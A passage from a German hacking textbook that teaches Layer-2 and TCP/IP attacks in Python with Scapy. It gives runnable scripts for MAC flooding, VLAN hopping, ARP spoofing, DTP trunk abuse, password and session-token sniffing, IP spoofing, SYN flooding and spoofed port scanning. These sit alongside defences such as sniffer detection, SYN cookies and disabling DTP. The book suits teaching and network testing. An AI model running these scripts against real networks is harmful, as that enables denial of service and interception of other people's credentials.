Zuerst definieren wir in `sig_int_handler ()` einen Signal-Handler, der aufgerufen wird, wenn das Programm vom Benutzer abgebrochen wird. Die Funktion speichert dann alle ihr bekannten IP-zu-MAC Zuordnungen aus der `ip_mac`-Map in eine Datei. Als Nächstes lesen wir die ARP-DB-Datei ein bzw. brechen das Programm ab, wenn die Datei nicht gelesen werden kann. Danach wird der Dateiinhalt zeilenweise eingelesen. Jede Zeile wird anhand eines Leerzeichens in IP und MAC aufgeteilt und in der `ip_mac`-Map gespeichert. Anschließend wird die schon bekannte `sniff()`-Funktion aufgerufen, die für jedes ARP-Paket die Callback-Funktion `watch_arp` mit dem Paket als Parameter aufruft.

Die Funktion `watch_arp` implementiert die eigentliche Logik des Programms. Wenn es sich bei dem gesnifften Paket um ein `is-at`-Paket, also um einen ARP-Response, handelt, dann schauen wir zuerst mit der IP als Key, ob in der `ip_mac`-Map ein Eintrag existiert. Gibt es keinen Eintrag, melden wir ein neu gefundenes Gerät; gibt es einen Eintrag und die MAC-Adresse des ARP-Response ist eine andere als in unserer Map, dann melden wir stattdessen die geänderte (und möglicherweise gespoofte) Adresse. In beiden Fällen aktualisieren wir natürlich noch die Map, damit wir nicht mit alten Daten arbeiten.

4.4 MAC-Flooder

Switches haben wie alle Computer nur einen begrenzten Speicher. Das gilt auch für die MAC-Adressen-Tabelle, mit deren Hilfe sich ein Switch merkt, welche MAC an welchem Port angeschlossen ist, genauso wie für den Switch-internen ARP-Cache.

Switches reagieren manchmal äußerst seltsam, wenn diese Speicher voll gelaufen sind. Das kann von kompletter Dienstverweigerung bis hin zur Aufgabe jeglichen Switchings und Rückfall in einen Hub-Modus reichen. Bei einem Hub-Modus wäre nicht nur der Traffic drastisch höher, weil er auf allen Ports versendet wird, alle angeschlossenen Computer könnten auch allen Traffic ohne Zusatzaufwand mitlesen. Wenn Sie ermitteln möchten, wie Ihre Switches auf diese Ausnahmesituation reagieren, können Sie mit folgendem Scapy-Script so lange zufällige MAC-Adressen generieren und an Ihren Switch schicken, bis dessen Speicher voll ist.

```
#!/usr/bin/python3

import sys
from scapy.all import *

packet = Ether(src=RandMAC("*:*:*:*:*:*"),
               dst=RandMAC("*:*:*:*:*:*")) / \
         IP(src=RandIP("*.*.*.*"),
            dst=RandIP("*.*.*.*")) / \
         ICMP()

if len(sys.argv) < 2:
    dev = "enp3s0f1"
else:
    dev = sys.argv[1]

print("Flooding net with random packets on dev " + dev)

sendp(packet, iface=dev, loop=1)
```

`RandMAC` und `RandIP` sorgen dafür, dass alle Bytes aller Adressen zufällig generiert werden. Den Rest erledigt der Loop-Parameter der `sendp()`-Funktion.

4.5 VLAN-Hopping

Wie in Abschn. 2.5 schon erwähnt handelt es sich bei VLANs um kein Sicherheitsfeature, denn die einzige Sicherheit besteht bei einem modernen, getaggten VLAN darin, einen zusätzlichen Header mit einer ID in das Paket einzufügen. Solch ein Paket lässt sich natürlich ganz einfach mit Scapy nachbauen. Nehmen wir an, unser Computer befindet sich im VLAN 1 und wir möchten einen anderen in VLAN 2 pingen.

```
#!/usr/bin/python3

from scapy.all import *

packet = Ether(dst="c0:d3:de:ad:be:ef") / \
         Dot1Q(vlan=1) / \
         Dot1Q(vlan=2) / \
         IP(dst="192.168.13.3") / \
         ICMP()

sendp(packet)
```

Zuerst setzen wir den Header mit unserem VLAN-Tag in das Datenpaket danach folgt der des Zielrechners. Der Switch empfängt das Paket, entfernt den ersten Tag und wird dann entscheiden, wie das Paket zu versenden ist; weil das Paket noch ein Tag besitzt, wird es in das entsprechende VLAN (mit ID 2) weitergeleitet. Dank des zweiten Tags

befindet sich das Paket nun im VLAN 2. Bei manchen Switches klappt diese Attacke nur, wenn Sie mittels Stacking noch zu einem weiteren VLAN-fähigen Switch verbunden sind, weil Sie ansonsten Port-basiertes VLAN betreiben.

4.6 Selber Switch spielen

Linux läuft auf vielen Embedded-Netzwerkgeräten; da ist es nicht verwunderlich, dass man seinen Computer dank Linux selbst in einen VLAN-fähigen Switch verwandeln kann. Dazu dient das Programm `vconfig`, welches Sie sich wahrscheinlich noch extra installieren müssen. Anschließend können Sie Ihren Rechner mit einem einzigen Befehl in ein anderes VLAN hängen.

```
vconfig add enp3s0f1 1
```

Abschließend darf man nicht vergessen das neu angelegte Device hochzufahren und ihm eine IP aus dem VLAN-Netz zu geben!

```
ifconfig enp3s0f1.1 192.168.13.23 up
```

4.7 ARP-Spoofing über VLAN-Hopping

VLANs verhindern, dass Broadcast-Traffic auf allen Switch-Ports versendet wird, deshalb können wir nicht mehr auf ARP-Requests reagieren, sondern müssen proaktiv wie beim ARP-Spoofing-Beispiel alle paar Sekunden unserem Zielrechner mitteilen, dass die Gateway-IP in Wirklichkeit unsere MAC-Adresse besitzt. Ansonsten ist der Source Code identisch, natürlich mit der Erweiterung, dass wir alle ARP-Response-Pakete zuerst für unser VLAN und anschließend für das des Zielrechners taggen.

```
 1 #!/usr/bin/python3
 2
 3 import time
 4 from scapy.all import sendp, ARP, Ether, Dot1Q
 5
 6 iface = "enp3s0f1"
 7 target_ip = '192.168.13.23'
 8 fake_ip = '192.168.13.5'
 9 fake_mac = 'c0:d3:de:ad:be:ef'
10 our_vlan = 1
11 target_vlan = 2
12
13 packet = Ether() / \
14          Dot1Q(vlan=our_vlan) / \
15          Dot1Q(vlan=target_vlan) / \
16          ARP(hwsrc=fake_mac,
17              pdst=target_ip,
```

```
18              psrc=fake_ip,
19              op="is-at")
20
21  while True:
22      sendp(packet, iface=iface)
23      time.sleep(10)
```

Zum Glück ist es nicht schwer, sich gegen diese VLAN-Attacken zu wehren: Verwenden Sie physikalisch getrennte Switches, wenn Sie Ihre Netze separieren wollen!

4.8 DTP-Abusing

DTP (Dynamic Trunking Protocol) ist ein propritäres Protokoll von Cisco und dient dazu, dass Cisco-Geräte dynamisch untereinander aushandeln können, ob sie einen Trunk-Port benötigen. Ein Trunk-Port dient dazu, mehrere oder alle dem Switch bekannte VLANs zu einem anderen Switch oder Router zu übermitteln.

Dank des DTP-Protokolls und seiner Eigenschaft, keinerlei Sicherheit zu bieten, können wir jedem DTP-fähigen Cisco-Gerät einfach ein einzelnes Dynamic-Desirable-Paket schicken und dadurch unseren Port in einen Trunk-Port verwandeln.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  from scapy.layers.l2 import Dot3 , LLC, SNAP
 5  from scapy.contrib.dtp import *
 6
 7  if len(sys.argv) < 2:
 8      print(sys.argv[0] + " <dev>")
 9      sys.exit()
10
11  negotiate_trunk(iface=sys.argv[1])
```

Als optionalen Parameter nimmt das Programm die MAC-Adresse des vermeintlichen Nachbar-Switch entgegen, falls keine angegeben ist, wird eine zufällige generiert.

Der Angriff kann ein paar Minuten dauern, doch diese Wartezeit nimmt ein Angreifer nur allzugerne in Kauf, ermöglicht er ihm doch anschließend, sich mit der vorher schon erwähnten Methode in jedes beliebige VLAN zu verbinden!

```
vconfig add enp3s0f1 <vlan-id>
ifconfig enp3s0f1.<vlan-id> <ip_aus_vlan> up
```

Es gibt keinen wirklich guten Grund, DTP zu verwenden, insofern schalten Sie es ab!

4.9 Tools

4.9.1 NetCommander

NetCommander ist ein einfach zu benutzender ARP-Spoofer. Er sucht nach aktiven Computern im Netz, indem er für alle IPs ARP-Requests versendet. Anschließend wählt man den Client, dessen Verbindung gehijacked werden soll und NetCommander spoofed automatisch alle paar Sekunden bidirektional die Verbindung zwischen diesem Computer und dem Default-Gateway des Netzes.

Den Source Code gibt es als Download unter github.com/meh/NetCommander

4.9.2 Hacker's Hideaway ARP Attack Tool

Hacker's Hideaway ARP Attack Tool ist ein wenig umfangreicher als NetCommander, denn es bietet neben dem gezielten Spoofen einer Verbindung passives Spoofen aller ARP-Requests, passives Spoofen der ARP-Requests einer Source-IP sowie MAC-Flooding.

Den Download des Tools finden Sie unter packetstormsecurity.org/files/81368/hharp.py.tar.bz2

4.9.3 Loki

Loki ist ein Layer-2- und Layer-3-Attack-Tool ähnlich wie Yersinia. Es kann über Plugins erweitert werden und ist mit einer schicken GUI ausgestattet, damit auch Mac OS X User ihre Freude an dem Programm haben. Es implementiert Attacken wie ARP-Spoofing und -Flooding, BGP- und RIP-Route-Injection und Angriffe auf exotischere Protokolle wie HSRP und VRRP.

Der Source Code für Loki kann von der Seite www.c0decafe.de heruntergeladen werden.

TCP / IP Tricks

5

Zusammenfassung

Als Nächstes nehmen wir uns TCP / IP vor, die Protokollfamilie, die das Herz des Internets und der meisten Computernetzwerke der heutigen Zeit zum Ticken bringt. Die Kapitelüberschrift lautet zwar TCP / IP, doch das Kapitel behandelt auch Netzwerk-Sniffing, das sich über alle Layer erstreckt.

5.1 Benötigte Module

Dank Scapy ist es in Python, wie wir schon in Kap. 4 gesehen haben, kinderleicht, eigene Pakete zu kreieren und auf die Reise zu schicken. Falls noch nicht geschehen, müssen Sie Scapy manuell installieren. Dies geschieht durch den Aufruf von:

```
pip3 install scapy
```

5.2 Ein einfacher Sniffer

Fangen wir so simpel wie möglich an. Das Internet sowie lokale Intranetze bestehen meist aus einer unzähligen Anzahl an Diensten. Sie verwenden wahrscheinlich HTTP(S) zum Surfen, SMTP zum E-Mails-Verschicken, POP3 oder IMAP zum E-Mails-Lesen, ICQ, IRC, Skype oder Jabber zum Chatten usw.

Die meisten Menschen sollten mittlerweile gehört haben, dass HTTP ohne das S am Ende unsicher ist und man damit besser nicht seine Kontodaten durchs Netz jagen sollte. Dank Snowden verwenden heutzutage die meisten Netzwerk- und Web-Dienste Verschlüsselung. Sollte es noch einen unverschlüsselten Dienst geben, kann man einen

B. Ballmann, *Network Hacks – Intensivkurs*,
https://doi.org/10.1007/978-3-662-61636-9_5

SSL-Proxy dazwischenschalten. Trotzdem kann es immer noch sein, dass Plaintext-Protokolle verwendet werden.

Unverschlüsselter Netzwerkverkehr ist die Low-Hanging-Fruit, nach der ein Angreifer zuallererst sucht. Wieso sollte ein Angreifer mühsam Passwörter cracken, wenn er sie einfach mitlesen kann? Warum sollte er versuchen in einen Application-Server einzubrechen, wenn er die Session eines bestehenden Admin-Zugangs mitverwenden kann, indem er mittels IP-Spoofing (Abschn. 5.6) eigene Befehle einschleust?

Mit einem Netzwerksniffer wie beispielsweise Tcpdump (http://www.tcpdump.org) oder Wireshark (http://www.wireshark.org) kann man seinen Benutzern anschaulich demonstrieren, dass man ohne Verschlüsselung ihren Datenverkehr mitlesen kann. Natürlich brauchen Sie als Administrator eine Genehmigung für diese Demonstration, da Sie ansonsten illegalerweise in die Privatsphäre Ihrer Benutzer eindringen würden. Ohne Genehmigung lesen Sie am besten nur Ihre eigenen Datenpakete oder die eines Eindringlings ins eigene Netzwerk mit.

Wie einfach man selbst einen Sniffer in Python programmieren kann, soll das erste Code Snippet demonstrieren. Es verwendet die allseits beliebte PCAP-Bibliothek von tcpdump.org. Um den Source Code ausführen zu können, müssen die Python-Module impacket und pcapy von Core Security installiert werden.

```
pip3 install impacket pcapy
```

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  import getopt
 5  import pcapy
 6  from impacket.ImpactDecoder import EthDecoder
 7
 8
 9  dev = "enp3s0f1"
10  filter = "arp"
11  decoder = EthDecoder()
12
13  # This function will be called for every packet
14  # and just print it
15  def handle_packet(hdr, data):
16      print(decoder.decode(data))
17
18
19  def usage():
20      print(sys.argv[0] + " -i <dev> -f <pcap_filter>")
21      sys.exit(1)
22
23  # Parsing parameter
24  try:
25      cmd_opts = "f:i:"
26      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
```

```
except getopt.GetoptError:
    usage()

for opt in opts:
    if opt[0] == "-f":
        filter = opt[1]
    elif opt[0] == "-i":
        dev = opt[1]
    else:
        usage()

# Open device in promisc mode
pcap = pcapy.open_live(dev, 1500, 0, 100)

# Set pcap filter
pcap.setfilter(filter)

# Start sniffing
pcap.loop(0, handle_packet)
```

Das Tool setzt die Netzwerkkarte `enp3s0f1` in den sogenannten **Promiscuous-Modus** , d. h. die Karte liest alle Pakete ein, nicht nur die, die für sie adressiert sind. Über die Variable `filter` wird ein PCAP-Filter gesetzt. Im Beispiel besagt dieser Filter, dass wir nur ARP-Pakete mitlesen wollen. Andere Arten von Filter wären z. B. „tcp and port 80“, um HTTP Traffic mitzulesen, oder „(udp or icmp) and host 192.168.1.1“, um ICMP- und UDP-Traffic nur von und zu der IP 192.168.1.1 mitzulesen. Eine Dokumentation der PCAP-Filter-Language findet man ebenfalls unter tcpdump.org.

Die Funktion `open_live()` öffnet eine Netzwerkkarte zum Einlesen der Pakete. Man kann Pakete auch aus einer PCAP Dump-Datei lesen, doch dazu gleich mehr. Die Parameter für `open_live()` sind neben dem Netzwerkinterface noch die `snaplen`, welche angibt, wie viele Bytes eingelesen werden sollen, ein boolscher Wert für den Promiscuous-Modus und ein Timeoutwert in Millisekunden.

Anschließend werden in einer Endlosschleife Pakete aus der Netzwerkkarte gelesen. Für jedes eingelesene Paket wird die Funktion `handle_packet()` aufgerufen. Sie dekodiert das Paket mit Hilfe der `EthDecoder`-Klasse. Ich verwende hier den `EthDecoder` anstelle des `ArpDecoder`, denn der Filter kann vom Benutzer des Programms über den Parameter -f beliebig angepasst werden.

5.3 PCAP-Dump-Dateien schreiben und lesen

Als nächstes Beispiel entwickeln wir ein Script, das die eingefangenen Datenpakete nicht für Menschen lesbar auf den Bildschirm ausgibt, sondern für die Weiterverarbeitung durch andere Programme in eine PCAP-Dump-Datei speichert. Sofern eine Datei als Parameter

angegeben wurde, liest das Programm diese Datei ein und gibt den Inhalt wie bei dem ersten Beispiel mittels des `EthDecoders` aus.

```
#!/usr/bin/python3

import sys
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder
from impacket.ImpactPacket import IP, TCP, UDP

dev = "enp3s0f1"
decoder = EthDecoder()
input_file = None
dump_file = "sniffer.pcap"


def write_packet(hdr, data):
    print(decoder.decode(data))
    dumper.dump(hdr, data)


def read_packet(hdr, data):
    ether = decoder.decode(data)
    if ether.get_ether_type() == IP.ethertype:
        iphdr = ether.child()
        transhdr = iphdr.child()

        if iphdr.get_ip_p() == TCP.protocol:
            print(iphdr.get_ip_src() + ":" + \
                  str(transhdr.get_th_sport()) + \
                   " -> " + iphdr.get_ip_dst() + ":" + \
                   str(transhdr.get_th_dport()))
        elif iphdr.get_ip_p() == UDP.protocol:
            print(iphdr.get_ip_src() + ":" + \
                  str(transhdr.get_uh_sport()) + \
                   " -> " + iphdr.get_ip_dst() + ":" + \
                   str(transhdr.get_uh_dport()))
        else:
            print(iphdr.get_ip_src() + \
                  " -> " + iphdr.get_ip_dst() + ": " + \
                  str(transhdr))


def usage():
    print(sys.argv[0] + """
    -i <dev>
    -r <input_file>
    -w <output_file >""")
    sys.exit(1)
```

```
48
49
50 # Parse parameter
51 try:
52     cmd_opts = "i:r:w:"
53     opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
54 except getopt.GetoptError:
55     usage()
56
57 for opt in opts:
58     if opt[0] == "-w":
59         dump_file = opt[1]
60     elif opt[0] == "-i":
61         dev = opt[1]
62     elif opt[0] == "-r":
63         input_file = opt[1]
64     else:
65         usage()
66
67 # Start sniffing and write packet to a pcap dump file
68 if input_file == None:
69     pcap = pcapy.open_live(dev, 1500, 0, 100)
70     dumper = pcap.dump_open(dump_file)
71     pcap.loop(0, write_packet)
72
73 # Read a pcap dump file and print it
74 else:
75     pcap = pcapy.open_offline(input_file)
76     pcap.loop(0, read_packet)
```

Die Funktion `pcap.dump_open()` öffnet eine PCAP-Dump-Datei zum Schreiben und gibt ein `Dumper`-Objekt zurück, mit dessen `dump()`-Methode die Header und der Payload des Pakets geschrieben werden. Will man eine PCAP-Datei einlesen, verwendet man statt der üblichen `open_live()` die Methode `open_offline()` und übergibt als einzigen Parameter den Pfad zu der Datei; der restliche Vorgang läuft analog ab.

Das Decodieren der Paketdaten wurde in diesem Beispiel etwas verfeinert. Im vorherigen Beispiel haben wir sämtliche Daten eines Ethernet-Pakets mit Hilfe der `__str__`-Methode von Ethernet aus ImpactPacket auf einen Schlag ausgegeben. In diesem Beispiel dekodieren wir stattdessen nur den IP-Header, überprüfen, ob es sich um ein TCP- oder UDP-Paket handelt und geben entweder die entsprechenden Header für Source- und Destination-Port aus oder verfallen als Fallback auf die altbekannte Methode. Die Header eines höheren Layers bekommt man komfortabel mittels `child()`-Methodenaufruf, das über IP gelegene Protokoll verrät `get_ip_p()`, der Rest sind einfache Getter auf die gewünschte Eigenschaft des Protokolls.

5.4 Password-Sniffer

Am wirkungsvollsten kann man die Gefahr, die von unverschlüsselten Protokollen ausgeht, mit einem Password-Sniffer demonstrieren, denn selbst Mitmenschen, die laut eigener Aussage „nichts zu verbergen“ haben, erkennen meist, dass das Abfangen ihrer Zugangsdaten sehr wohl einen Eingriff in ihre Privatsphäre bedeutet und dass sie das wenn möglich unterbinden möchten. Darum schreiben wir uns als nächstes ein Programm, das nur Usernamen und Passwörter anhand vordefinierter Strings aus dem Netzwerkverkehr extrahiert und auf dem Bildschirm anzeigt. Dazu passen wir das Programm aus Abschn. 5.2 nur geringfügig an.

```
#!/usr/bin/python3

import sys
import re
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder, IPDecoder,
                                   TCPDecoder

# Interface to sniff on
dev = "enp3s0f1"

# Pcap filter
filter = "tcp"

# Decoder for all layers
eth_dec = EthDecoder()
ip_dec = IPDecoder()
tcp_dec = TCPDecoder()

# Patterns that match usernames and passwords
pattern = re.compile(r""(?P<found>(USER|USERNAME|PASS|
                     PASSWORD|LOGIN|BENUTZER|PASSWORT|AUTH|
                     ACCESS|ACCESS_?KEY|SESSION|
                     SESSION_?KEY|TOKEN)[=:\s].+)\b""",
                     re.MULTILINE|re.IGNORECASE)


# This function will be called for every packet, decode it and
# try to find a username or password in it
def handle_packet(hdr, data):
    eth_pkt = eth_dec.decode(data)
    ip_pkt = ip_dec.decode(eth_pkt.get_data_as_string())
    tcp_pkt = tcp_dec.decode(ip_pkt.get_data_as_string())
    payload = tcp_pkt.get_data_as_string()
    match = None
```

```
37
38      try:
39          match = re.search(pattern, payload.decode())
40      except (UnicodeError, AttributeError):
41          # We got encrypted or otherwise binary data
42
43      if not tcp_pkt.get_SYN() and not tcp_pkt.get_RST() and \
44              not tcp_pkt.get_FIN() and match and \
45              match.groupdict()['found'] != None:
46          print("%s:%d -> %s:%d" % (ip_pkt.get_ip_src(),
47                                    tcp_pkt.get_th_sport(),
48                                    ip_pkt.get_ip_dst(),
49                                    tcp_pkt.get_th_dport()))
50          print("\t%s\n" % (match.groupdict()['found']))
51
52
53  def usage():
54      print(sys.argv[0] + " -i <dev> -f <pcap_filter>")
55      sys.exit(1)
56
57
58  # Parsing parameter
59  try:
60      cmd_opts = "f:i:"
61      opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
62  except getopt.GetoptError:
63      usage()
64
65  for opt in opts:
66      if opt[0] == "-f":
67          filter = opt[1]
68      elif opt[0] == "-i":
69          dev = opt[1]
70      else:
71          usage()
72
73  # Start sniffing
74  pcap = pcapy.open_live(dev, 1500, 0, 100)
75  pcap.setfilter(filter)
76  print("Sniffing passwords on " + str(dev))
77  pcap.loop(0, handle_packet)
```

Wir verwenden diesmal als `filter tcp`, denn dem Autor sind keine nennenswerten, über UDP laufenden Netzwerkdienste bekannt, die durch ein Passwort geschützt sind. Als Decoder legen wir zusätzlich noch `IPDecoder` und `TCPDecoder` an, um in der `handle_packet` -Funktion die TCP- und IP-Header dekodieren zu können. Dazu übergeben wir dem jeweiligen Decoder das Paket des vorherigen Layers, also dem IPDecoder das Eth-Paket und dem TCPDecoder das IP-Paket.

Mit Hilfe der Methode `get_data_as_string ()` extrahieren wir den Payload des TCP-Pakets, versuchen ihn als Unicode-String zu dekodieren, was fehlschlagen kann, wenn es sich um verschlüsselte oder aus anderen Gründen binäre Daten handelt. Den Fall fangen wir mittel `try-except`-Block ab. Anschließend suchen wir mit Hilfe von regulären Ausdrücken (siehe Abschn. 3.9) nach Strings wie User, Pass, Password oder Login und stellen nur die Zeichen dar, die wir danach gefunden haben. Im Gegensatz zu herkömmlichen Password-Sniffern sucht unser Sniffer nicht nur in vordefinierten Protokollen, sondern generell in sämtlichem TCP-Traffic, und er versucht neben Usernamen / Passwort-Kombinationen andere Authentifizierungsmechanismen wie Session-Keys oder Cookies aufzuspüren.

5.5 Sniffer Detection

Bei der Gefahr, die von böswillig benutzten Sniffern ausgeht, wäre es gut, wenn man eine Technik hätte, sie zu entdecken. Lokal ist die Sache ganz einfach. Sie fragen alle Netzwerk-Interfaces, ob sie im Promisc-Modus laufen, und sofern kein Rootkit diese Funktionalität manipuliert, werden Sie alle Interfaces, auf denen ein Sniffer läuft entdecken.

```
ifconfig -a | grep PROMISC
```

Der Kernel protokolliert ebenfalls via Syslog, wenn ein Netzwerkgerät in den Promisc-Modus geschaltet wird. Diese Information wird je nach System in /var/log/messages / syslog oder kern.log gespeichert.

```
cat /var/log/messages |grep promisc
```

Eleganter wäre es allerdings, wenn wir Sniffer aus der Ferne orten könnten. Hierfür gibt es zwei Techniken. Die erste ist, das Netz mit viel Traffic zu überladen und währenddessen immer alle Hosts zu pingen, in der Annahme, dass ein System, auf dem ein Sniffer läuft, langsamer antworten wird als ein System ohne Sniffer, weil es die CPU-Ressourcen benötigt, um die ganzen Pakete zu verarbeiten. Diese Variante ist nicht nur unschön, weil sie das Netz zumüllt, sondern auch unzuverlässig, weil eventuell Systeme gemeldet werden, die gerade aus anderen Gründen unter Last sind, weil eine große Datenbank-Anfrage gestartet wurde oder ein Compile-Vorgang eines großen Programms.

Die zweite Möglichkeit Sniffer aus der Ferne aufzuspüren basiert auf dem Trick, dass ein System im Promisc-Mode kein Paket verwerfen, sondern auf alle reagieren wird. Deshalb kreieren wir ein ARP-Request-Paket, das als Desination-MAC nicht die Broadcast-, sondern eine beliebig andere Adresse gesetzt hat, die allerdings nicht im Netz existieren darf, und schicken es einzeln an jeden Host im Netz. Systeme, deren Netzwerkkarten nicht im Promisc-Modus sind, verwerfen das Paket, weil es nicht an sie adressiert wurde, von sniffenden Systemen erhalten wir allerdings eine Antwort.

Diese Funktionalität ist ausführlicher unter http://www.securityfriday.com/promiscuous_detection_01.pdf beschrieben und in der Scapy-Funktion `promiscping()` implementiert. Somit ist es in Scapy ein Einzeiler, Sniffer remote aufzuspüren!

```
1  #!/usr/bin/python3
2
3  import sys
4  from scapy.all import promiscping
5
6  if len(sys.argv) < 2:
7      print(sys.argv[0] + " <net>")
8      sys.exit()
9
10 promiscping(sys.argv[1])
```

Die Angabe des Netzes kann sowohl mit CIDR-Block (192.168.1.0/24), als auch mit Wildcard (192.168.1.*) erfolgen.

5.6 IP-Spoofing

Als IP-Spoofing bezeichnet man das Fälschen von IP-Adressen. Die Absenderadresse entspricht also nicht der IP des Netzwerkinterfaces, über das sie versendet wird bzw. versendet worden ist, sondern einer manuell gefälschten Adresse. Dies verwenden Angreifer nicht nur, um die eigentliche Herkunft eines Pakets zu verschleiern, sondern auch um Paketfilter zu umgehen oder Funktionen wie TCP-Wrapper auszutricksen, das ebenfalls Dienste anhand der IP erlaubt oder verbietet.

Wir haben im vorherigen Kapitel Scapy schon zum Sniffen und Kreieren von ARP- und DTP-Paketen verwendet. Nun wollen wir unseren Ausflug in die wunderbare Welt von Scapy mit einem simplen IP-Spoofing-Programm fortsetzen. Das Programm schickt ein ICMP-Echo-Request-Paket (aka Ping) mit einer gefälschten Source-IP an einen entfernten Rechner.

```
1  #!/usr/bin/python3
2
3  import sys
4  from scapy.all import send, IP, ICMP
5
6  if len(sys.argv) < 3:
7      print(sys.argv[0] + " <src_ip> <dst_ip>")
8      sys.exit(1)
9
10 packet = IP(src=sys.argv[1], dst=sys.argv[2]) / ICMP()
11 answer = send(packet)
12
13 if answer:
14     answer.show()
```

Mittels `IP() / ICMP()` definieren wir ein IP-Paket, das in einem ICMP-Paket verpackt ist. Die etwas unübliche, aber nützliche Schreibweise funktioniert, weil Scapy in der Paket-Bibliothek den / Operator mittels `__div__` überschreibt. Dem IP-Paket geben wir als Parameter eine beliebige Source-IP und die gewünschte Destination-IP mit. Das resultierende Paket-Objekt lassen wir uns mit der `show()`-Methode komplett anzeigen (man könnte auch mit `show2()` nur Layer 2 ausgeben). Danach versenden wir es mit der `send()`-Methode (auch hier gibt es die schon bekannte Methode `sendp()` für Layer 2). Falls wir eine Antwort auf dieses Paket erhalten haben, wird sie angezeigt. Natürlich erhalten wir nur eine Antwort, wenn das Paket physisch bei uns vorbeifliegt; das heißt, sofern der Rechner nicht an einem Hub angeschlossen ist, muss ein Angreifer mit Hilfe einer Mitm-Attacke (Abschn. 2.19) selbst dafür sorgen, dass er die Antwort geschickt bekommt. In unserem Fall brauchen wir uns nicht um Mitm-Angriffe zu scheren, denn Scapy trägt für uns automatisch unsere MAC-Adresse als Absender und die Ziel-MAC-Adresse ein, wenn wir die Ethernet-Schicht weglassen. Dadurch ist sichergestellt, das die Antwort ihren Weg zu uns finden wird.

IP-Spoofing kann am besten mit der Signierung oder noch besser mit der Signierung und Verschlüsselung von IP-Paketen verhindert werden. Dazu dienen wahlweise die Protokolle AH oder ESP aus der IPSec-Protokollfamilie.

5.7 SYN-Flooder

Eine weitere DOS (Denial of Service)-Variante ist SYN-Flooding. Dabei werden an ein Zielsystem so viele TCP-Pakete mit gesetztem SYN-Flag gesetzt, bis dieses alle weiteren Verbindungsversuche verweigert. Pakete, die das SYN-Flag gesetzt haben, dienen in der Regel dazu, den Three-Way-Handshake einzuleiten, und werden beim Zielsystem für einen offenen Port mit einem SYN/ACK-Paket beantwortet. Erfolgt von der anfragenden Seite kein abschließendes ACK, bleibt die Verbindung im sogenannten Half-Open-State, bis sie nach einem Timeout geschlossen wird. Sollten zu viele Verbindungen auf einem System im Half-Open-State sein verweigert es alle weiteren Verbindungsanfragen. Um zu erfahren, wie Ihre Systeme auf diesen Ausnahmezustand reagieren, programmieren wir in ein paar Zeilen Python solch einen SYN-Flooder.

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  from scapy.all import srflood, IP, TCP
 5
 6  if len(sys.argv) < 3:
 7      print(sys.argv[0] + " <spoofed_source_ip> <target>")
 8      sys.exit(0)
 9
10  packet = IP(src=sys.argv[1], dst=sys.argv[2]) / \
11           TCP(dport=range(1,1024), flags="S")
12
13  srflood(packet)
```

Üblicherweise werden SYN-Flood-Angriffe mit IP-Spoofing kombiniert. Ansonsten würde sich der Angreifer selber durch die vielen Antwort-Pakete DOS'en. Gleichzeitig kann durch IP-Spoofing einer existierenden IP der Traffic noch erhöht werden, denn das System, das die SYN/ACK-Pakete empfängt, reagiert darauf womöglich mit RST-Paketen.

Glücklicherweise gehören SYN-Flood-Angriffe heutzutage dank der SYN-Cookies-Technologie größtenteils der Vergangenheit an.

Unter Linux schalten Sie SYN-Cookies wie folgt an:

```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Auf BSD- und Mac-OS-X-Systemen gibt es hierfür ähnliche Mechanismen. Weitere Informationen über SYN-Cookies erhalten Sie auf den Seiten von Daniel Bernstein unter http://cr.yp.to/syncookies.html.

5.8 Port-Scanning

In einem Kapitel über TCP/IP-Hacks darf natürlich kein klassischer Portscanner fehlen. Ein Portscanner ist im einfachsten Fall ein Programm, das der Reihe nach versucht, sich mit allen Ports eines Computers zu verbinden, und anschließend alle erfolgreichen Versuche auflistet.

Diese Technik ist allerdings nicht nur sehr auffällig, weil für jeden Port versucht wird, den kompletten Three-Way-Handshake (siehe Abschn. 2.9) durchzuführen, sondern dauert auch vergleichsweise lange. Eleganter wäre es, nur ein SYN-Paket an alle Ports zu senden und zu überprüfen, ob ein SYN/ACK-Paket (d. h. offener Port), ein RST-Paket (geschlossener Port) oder gar keine Antwort erfolgt (Port ist gefiltert). Genau hierfür werden wir ein Programm schreiben!

```
 1  #!/usr/bin/python3
 2
 3  import sys
 4  from scapy.all import sr, IP, TCP
 5
 6  if len(sys.argv) < 2:
 7      print(sys.argv[0] + " <host> <spoofed_source_ip >")
 8      sys.exit(1)
 9
10
11  # Send SYN Packets to all 1024 ports
12  if len(sys.argv) == 3:
13      packet = IP(dst=sys.argv[1], src=sys.argv[2])
14  else:
15      packet = IP(dst=sys.argv[1])
16
17  packet /= TCP(dport=range(1,1025), flags="S")
18
19  answered, unanswered = sr(packet, timeout=1)
```

```
20
21 res = {}
22
23 # Process unanswered packets
24 for packet in unanswered:
25     res[packet.dport] = "filtered"
26
27 # Process answered packets
28 for (send, recv) in answered:
29     # Got ICMP error message
30     if recv.getlayer("ICMP"):
31         type = recv.getlayer("ICMP").type
32         code = recv.getlayer("ICMP").code
33         # Port unreachable
34         if code == 3 and type == 3:
35            res[send.dport] = "closed"
36         else:
37             res[send.dport] = "Got ICMP with type " + \
38                               str(type) + \
39                               " and code " + \
40                               str(code)
41     else:
42         flags = recv.getlayer("TCP").sprintf("%flags%")
43
44         # Got SYN/ACK
45         if flags == "SA":
46             res[send.dport] = "open"
47
48         # Got RST
49         elif flags == "R" or \
50              flags == "RA":
51             res[send.dport] = "closed"
52
53         # Got something else
54         else:
55             res[send.dport] = "Got packet with flags " + \
56                                 str(flags)
57
58 # Print res
59 ports = res.keys()
60
61 for port in sorted(ports):
62     if res[port] != "closed":
63         print(str(port) + ": " + res[port])
```

Das Tool scannt nur die ersten 1024 Ports, weil sich dort die privilegierten Ports für Server wie SMTP, HTTP, FTP, SSH usw. tummeln. Bei Belieben kann der Code natürlich einfach angepasst werden um alle 65536 verfügbaren Ports zu scannen. Optional nimmt

das Programm noch eine gespoofte IP-Adresse entgegen, damit es so aussieht, als käme der Angriff von einem anderen Computer. Damit die Antwortpakete ausgewertet werden können, muss man natürlich in der Lage sein, den Traffic zu der gespooften IP mitzulesen.

